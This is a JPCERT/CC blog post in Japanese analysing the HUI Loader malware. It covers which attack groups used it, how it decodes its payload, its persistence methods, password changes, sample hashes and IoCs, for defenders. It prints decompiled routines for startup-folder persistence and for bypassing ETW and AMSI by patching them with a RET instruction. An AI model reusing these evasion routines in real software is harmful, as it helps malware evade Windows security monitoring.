HUI Loaderの分析 - JPCERT/CC Eyes

blogs.jpcert.or.jp/ja/2022/05/HUILoader.html

朝長 秀誠 (Shusei Tomonaga)

2022/05/16

HUI Loaderの分析

-
- メール

攻撃者は、マルウェアの機能を隠蔽するために、マルウェア本体をエンコードし、実行時だけデコードして動作させることがあります。そのような場合、エンコードされたマルウェア本体は、ローダーと呼ばれるプログラムにロードされて、実行されます。このように、マルウェアをローダーとエンコードされたマルウェア本体に分割することで、ローダーの機能を最小限にし、マルウェアの重要な機能を隠蔽することで、感染ホスト上で発見することが難しくなります。今回は、このようなローダーの中で、2015年頃から使用されているHUI Loaderについて解説します。

HUI Loaderの概要

HUI Loaderについては、JSAC2022にて複数の攻撃グループによって使用されていることが指摘[1]されているローダーです。JPCERT/CCでも、HUI Loaderを使用した攻撃を2015年頃から確認しています。図1は、HUI Loaderを使用した攻撃グループとHUI Loaderの変化を表したものです。




図1: HUI Loaderの変遷

最初にHUI Loaderの使用が確認されたのは2015年1月頃で、攻撃グループAPT10によって使用されていたことを確認しています。その後、2015年4月頃からは、Blue Termiteによって利用が始まりました。これらの攻撃グループは、以下の3種類のHUI Loaderにロードされるエンコードされたマルウェアを使用していました。なお、Poison IvyおよびQuasarは、オリジナルのものから攻撃者によってカスタマイズされたものでした。

- PlugX
- Poison Ivy [2]
- Quasar [3]

2016年以降は、攻撃グループAPT10に使用されていることを継続的に確認していましたが、2020年6月以降には、攻撃グループA41APTも使用するようになりました[1]。さらに、2021年8月以降は、攻撃グループDEV-0401でも使用が開始されました[4]。 マルウェア本体をエンコードする方法は初期から変化はなく、以下のようにデコードすることが可能です。

```
for i in range(len(enc_data)):
    data = ord(enc_data[i]) ^ 0x20 ^ ord(key[i % len(key)])
    dec_data.append(data)
```

以降では、これまでに行われた以下のHUI Loaderの機能変更について説明します。

- Persistence
- パスワードのランダム化
- セキュリティ機能の無効化
- 特徴的文字列の削除

Persistence

HUI Loaderは、Persistence機能があるものと、ないものが存在します。Persistence機能は、以下の3つのパターンを確認しています。

- サービス
- レジストリ（Runキー）
- スタートアップフォルダー

多くのHUI Loaderは、サービスを登録して、再起動時にサービスとして起動します。サービス名などは、検体ごとで異なります。レジストリから起動するタイプは、2015年頃は確認されましたが、最近の検体ではみられていません。スタートアップフォルダーから起動するタイプは、図2の通りスタートアップフォルダーにLNKファイルを作成し、ショートカットファイル経由で起動します。

```
HRESULT mal_setup_startup()
{
  HRESULT result; // eax
  WCHAR Filename; // [esp+4h] [ebp-414h]
  WCHAR pszPath; // [esp+20Ch] [ebp-20Ch]

  GetModuleFileNameW(0, &Filename, 0x104u);
  result = SHGetFolderPathW(0, CSIDL_COMMON_STARTUP, 0, 0, &pszPath);
  if ( result >= 0 )
  {
    wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
    result = mal_create_lnk_file();
    if ( !(_BYTE)result )
    {
      result = SHGetFolderPathW(0, CSIDL_STARTUP, 0, 0, &pszPath);
      if ( result >= 0 )
      {
        wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
        result = mal_create_lnk_file();
      }
    }
  }
  return result;
}
```

図2: スタートアップフォルダーにLNKファイルを作成するコード

パスワードのランダム化

2015年頃に確認されたHUI Loaderは、規則性のある文字列をパスワードとしてマルウェア本体をデコードしていました。そのため、複数の検体で同一のパスワードが使われることがよくありました。2016年以降は、パスワードがランダム化されて検体ごとで異なる値が使用されるようになりました。

表1：HUI Loaderの使用するパスワード例

sha256	creation time	password
8efcecc00763ce9269a01d2b5918873144746c4b203be28c92459f5301927961	2015-05-21 08:54:24	qwe123#@!4567890

421e11a96e810c834dd6b14b515ad7a5401813caa0555ddfb3490c3d82336e3d	2015-07-14 02:07:10	qwe123#@!4567890
beb77e277510c4ff2797a314494606335f158a722cf6533fad62ba5d5789e2d3	2015-07-16 11:17:04	qwe123#@!4567890
074075eda7dde4396fb8aa441031cf88873b969273a9541f25b15fc35ec5ee49	2017-05-24 11:50:56	etweq0sH8zV6ggqRaBe
af223370ff0da3c9a9314dc6bf9cb9d9c3a12e2e3c835643edeedad4b4f908fa	2017-09-07 09:51:04	sdh7h327ogd28632fgd3f7fhn
c3cb9d0650fcca22a61760fa072336a036a8a5e8eaa61cb72bc4b553a84aedd1	2017-09-19 05:03:45	gef798w6g6f523fif5d3sdad

セキュリティ機能の無効化

HUI Loaderの中には、WindowsOSのセキュリティ機能である、Event Tracing for Windows（ETW）およびAntimalware Scan Interface（AMSI）をバイパスすることを目的とするコードを持つものも存在します。図3および図4は、ETWおよびAMSIをバイパスするコードの一部です。

```
int mal_ETW_bypass()
{
  HMODULE ModuleHandleA; // rax
  FARPROC EtwEventWrite; // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "ntdll.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    EtwEventWrite = GetProcAddress(ModuleHandleA, "EtwEventWrite");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, EtwEventWrite, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, EtwEventWrite, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, EtwEventWrite, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

図3: ETWをバイパスするコード例

```
int mal_AMSI_bypass()
{
  HMODULE ModuleHandleA; // rax
  HRESULT (__stdcall *AmsiScanBuffer)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *); // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "amsi.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    AmsiScanBuffer = (HRESULT (__stdcall *)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *))GetProcAddress(ModuleHandleA, "AmsiScanBuffer");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, AmsiScanBuffer, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, AmsiScanBuffer, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, AmsiScanBuffer, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

図4: AMSIをバイパスするコード例

AmsiScanBuffer関数および、EtwEventWrite関数の先頭をRETN命令に変更しています。

特徴的文字列の削除

HUI Loaderには、検体内に特徴的な文字列 `HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGWEEFWFWEWD` が含まれていました。しかし、2021年12月以降は、この文字列を含まない検体も確認しています。図5は、特徴的文字列を持つ検体と持たない検体を比較したものです。




図5: 特徴的文字列

（左: 特徴的文字列なし、右: 特徴的文字列あり）

おわりに

HUI Loaderは、2015年頃から少しずつアップデートが行われつつ、長い間使われているローダーです。今後も、引き続き使用されることが予想されます。今回紹介したHUI LoaderのIoCはGithub上で公開しています。必要に応じてご活用ください。

https://github.com/JPCERTCC/HUILoader-research

インシデントレスポンスグループ 朝長 秀誠

参考情報

[1] JSAC2022: カオス化するA41APTキャンペーンに対して私達ができること
https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_9_yanagishita-tamada-nakatsuru-ishimaru_jp.pdf

[2] JPCERT/CC Eyes: 認証プロキシに対応したPoisonIvy
https://blogs.jpcert.or.jp/ja/2015/07/poisonivy.html

[3] JPCERT/CC Eyes: Quasar Familyによる攻撃活動
https://blogs.jpcert.or.jp/ja/2020/12/quasar-family.html

[4] Symantec Enterprise Blogs: LockFile: Ransomware Uses PetitPotam Exploit to Compromise Windows Domain Controllers
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lockfile-ransomware-new-petitpotam-windows

-
- メール

この記事の筆者

朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

このページは役に立ちましたか？

0人が「このページが役に立った」と言っています。


その他、ご意見・ご感想などございましたら、ご記入ください。


こちらはご意見・ご感想用のフォームです。各社製品については、各社へお問い合わせください。


javascriptを有効にすると、ご回答いただけます。 ありがとうございました。

関連記事

- 
  Anti-UPX Unpackingテクニック
- 

  モバイル端末を狙うマルウェアへの対応FAQ
- 

  攻撃グループLuoYuが使用するマルウェアWinDealer
- 
  攻撃グループBlackTechが使用するマルウェアGh0stTimes

- 
マルウェアLODEINFOのさらなる進化

≪ 前へ
トップに戻る
次へ ≫